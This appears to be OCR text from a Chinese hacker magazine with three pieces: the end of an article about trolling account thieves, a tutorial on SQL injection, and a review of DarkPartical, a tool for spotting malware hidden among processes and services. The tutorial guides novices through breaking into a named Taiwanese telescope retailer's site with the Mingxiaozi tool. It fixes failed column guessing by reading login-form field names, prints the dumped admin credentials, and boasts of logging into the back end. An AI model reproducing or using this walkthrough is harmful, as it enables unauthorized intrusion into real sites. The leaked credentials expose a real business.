


图6

到这里这次恶搞盗号者就结束了。现在很多人如果发现了自己电脑上有木马，肯定是进行杀毒，木马清干净了就没事了。其实这这木马里也会有很多你可以利用的信息。你只要认真细心的分析会发现意想不到的东西。

最后祝X档案越办越好，小菜们技术进步。

当“猜解列名”失败时

牟晓东

有道是“工欲善其事，必先利其器”，其实这也成为很多菜鸟长期钟情于各种黑客工具的使用而疏于手工操作的最好借口，当然这也绝非坏事，最起码我们可以熟练地利用工具来达到入侵检测的目的。不过值得一提的是，我们切不可把工具单单当成是死工具，而是应该学会变通，特别是在遇到一些小问题时不能机械地生搬硬套别人的招式甚至是直接就放弃掉，一定要多用脑想想，多问自己几个为什么，因为胜利的光芒就躲在那一层窗户纸后面呢！

以注入检测为例，我们通常使用的工具就是啊D、HBSI和明小子了，它们的相通之处在于都是在扫描过程中调用自己内部的数据库记录进行暴破尝试。试想：如果工具本身所携带的字典中没有目标网站的对号记录，那么即使对方是存在的，工具也会变成“睁眼瞎”的。因此，必要的时候我们要对工具进行自定义以便于下一步有针对性地操作。　嗦了这么多，其实无非是想与大家分享一个遭遇明小子“猜解列名”失败之后进行变通的小例子：

入侵检测的目标是http://www.gxxtelescope.com.tw/（已做处理），台湾一家卖望远镜的企业。照老规矩，先要找个带“asp?id=xxx”形式的链接放明小子中跑，比如http://www.gxx-telescope.com.tw/content.asp?id=142。点击“开始检测”按钮之后，很快就有提示：“恭喜，该URL可以注入！数据库类型：Access数据库”；很好的开端哈，继续点击“猜解表名”按钮，稍候，显示出猜解到admin；再继续，点击“猜解列名”按钮，这回杯具了，什么都没猜出来！到了这一步，明知对方有注入漏洞而且已经暴出有admin数据库，但貌似肉已经到了嘴边了，怎么办？看我的！




图1

点击明小子的“管理入口扫描”继续对目标网站进行踩点，结果很快扫出它的后台登录地址：http://www.gxxtelescope.




图2

com.tw/admin/default.asp，粘贴到浏览器地址栏中访问查看一下，果然不错，出现一个“会员登入”的窗口。在空白处右键单击选择“查看源文件”，此时会打开本地的记事本读取default[1].htm文件，一般绝大多数的网站后台登录页面都比较简单（代码少），我们可以直接在里面查找“input name”这样的敏感信息，它们的值就要我们要构造的“列名”值！看到了吗？一个是“input name="account"”，另外一个是“input name="pwd"”（如图1），这就是该网站admin表中的列名。就是因为“account”和“pwd”不在明小子的数据库中而导致列名猜解失败的，此时我们就可以点击“猜解列名”按钮左侧的“添加”，分别将“account”和“pwd”加入到猜解行列中。然后在其前面打上对勾，点击后面的“猜解内容”按钮，用不了多长时间，明小子就非常给力地将目标网站的账号和密码给跑出来了（如图2），分别是“starhunter”和“telescope”，不是MD5加密的明密码。

最后再到后台页面尝试登录，完全正确，成功进入对方的后台管理页面；点击“账号管理”，显示的内容与猜解到的全都吻合（如图3），说明之前添加“account”和“pwd”列名是完全正确的。




图3

怎么样？小小的一招，最终助我们拿下目标，给力！

巧用“照妖镜”，追捕恶意“来客”

郭建伟




图1

时下各种病毒、木马、黑客程序、蠕虫等恶意程序呈现泛滥趋势，恶意程序侵入系统的花样不断翻新，严重威胁着Windows系统的安全。恶意程序潜入系统后，首先会千方百计的将自身隐藏起来，从而避免暴其行踪，之后才开始在系统中兴风作浪。因此，在清除潜伏在系统中的恶意程序的前提是准确发现其藏身之处。一般来说，恶意程序都喜欢将伪装成正常的进程、自身注入到正常进程中、或者伪装成系统服务，来逃过用户的追踪。使用DarkPartical这款独特的绿色安全软件，就可以让您对进程和系统的服务变动情况了如指掌，通过智能化的对比操作，来轻松揪出隐藏很深的害群之马。

在DarkPartical主窗口的“管理进程”面板（如图1）中显示当前的所有进程信息，DarkPartical可以对所有的进程信息进行分析比较，并采用不同的颜色表示进程的安全等级，例如使用绿色表示未知进程，红色表示危险进程等，让您对当前进程的状态一目了然。对于选中的进程项目，在窗口右侧的显示其说明信息，对于来历不明的进程，点击“查询Online”按钮，可以在线查询其状态。对于可疑的进程，在将其选中（支持多选）后，点击“删除文件”按钮，可以在结束所有选中的进程后，再将其对应的文件删除。

DarkPartical最实用的功能是“导入列表”和“导出列表”功能，在系统处于安全的状态下点击“导出列表”按钮，将当前进程以及相应的模块导出为独立的文件。当以后系统出现问题后，点击“导入列表”按钮，导入先前保存的进程信息文件后，在弹出的窗口（如图2）中非常直观的显示两者的对比分析信息，在窗口底部依次显示先前进程列表多出的进程信息（在进程列表中以红色标识），当前进程缺少的进程信息，名称相同但是对应的命令行不同的信息（在进程列表中以黄色标识）等。除

了对比进程之外，还可以对比其中包含的模块信息，在“选定项与执行PID相比较”栏中输入对应的PID号（两者应该相同，也可以手工设定），点击“立即比较”按钮，即可在窗口底部显示该进程中多出的模块、缺少的模块、以及名称相同但是路径不同的模块，并在窗口右侧的模块列表中以不同的颜色显示模块的异同。这样，不管是伪装成正常的进程，还是注入到正常进程中的恶意程序，其行踪立刻就暴露出来了。




图2

在DarkPartical主窗口中打开“服务管理”面板（如图3），在其中显示当前所有系统服务信息。DarkPartical同样以不同的颜色来标识服务的安全等级，颜色标识与上述完全相同。利用服务面板的右键菜单，可以实现刷新、查看Win32服务、内核驱动服务、隐藏已知微软服务、停止选定的服务、修改服务类型、删除选定服务等操作。

其中最实用的是服务比较功能，在系统处于正常状态，在服务列表的右键菜单中点击“导出列表”项，将其导出为独立的文件。当系统出现问题时，在服务列表的右键菜单中点击“导入列表”项，选中先前保存的服务信息文件，在服务比较窗口（如图4）中可以清晰的显示两者的异同，在窗口的底部显示多出的服务、缺少的服务、名称相同但是启动命令不同的服务、显示名称不同的服务、当前状态不同的服务、启动类型不同的服务等信息，同时在服务列表中以不同的颜色加以区分，让您可以轻松的发现潜伏在服务中的恶意程序。

